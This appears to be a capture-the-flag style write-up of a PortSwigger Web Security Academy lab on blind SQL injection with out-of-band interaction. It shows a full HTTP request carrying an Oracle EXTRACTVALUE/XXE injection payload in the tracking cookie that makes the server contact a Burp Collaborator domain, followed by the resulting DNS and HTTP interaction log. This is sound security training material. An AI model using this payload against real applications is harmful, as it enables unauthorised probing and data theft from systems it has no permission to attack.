Blind SQL injection with out-of-band interaction

Lab

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.

Create a collaborator payload


of75rxsgewos1a4g0w3xv6gs5jb9zy.oastify.com

Using the provide guide payload match it up with the injection point



```
GET / HTTP/1.1
Host: 0aae00a103fa9d77c15569b3006300e0.web-security-academy.net
Cookie: TrackingId=
C30WeXp1Mv0XgW2N'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%
25+remote+SYSTEM+"http%3a//Bof75rxsgewos1a4g0w3xv6gs5jb9zy.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual-- ; session=
9GmYSTdQq5E7f7kIj1dBiQxHUAF0LaaY
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
```

Hit the poll button



Generate Collaborator payloads
Copy to clipboard
Poll Collaborator interactions
Poll now
Description
Request to Collaborator
Response from Collaborator


Number to generate: 1

☑ Include Collaborator server lo

Poll every 60 seconds

#	Time	Type	Payload
1	2022-Sep-23 20:15:53 UTC	DNS	of75rxsgewos1a4g0w3xv6gs5jb9zy
2	2022-Sep-23 20:15:53 UTC	DNS	of75rxsgewos1a4g0w3xv6gs5jb9zy
3	2022-Sep-23 20:15:53 UTC	DNS	of75rxsgewos1a4g0w3xv6gs5jb9zy
4	2022-Sep-23 20:15:53 UTC	DNS	of75rxsgewos1a4g0w3xv6gs5jb9zy
5	2022-Sep-23 20:15:53 UTC	HTTP	of75rxsgewos1a4g0w3xv6gs5jb9zy


Review the HTTP response entrya



```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.ne
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 53

<html>
  <body>
    94ktbe82o5avyo8vtk1dezzjigz
  </body>
</html>
```

Congratulations should appear after the request hits collaborator



Congratulations, you solved the lab!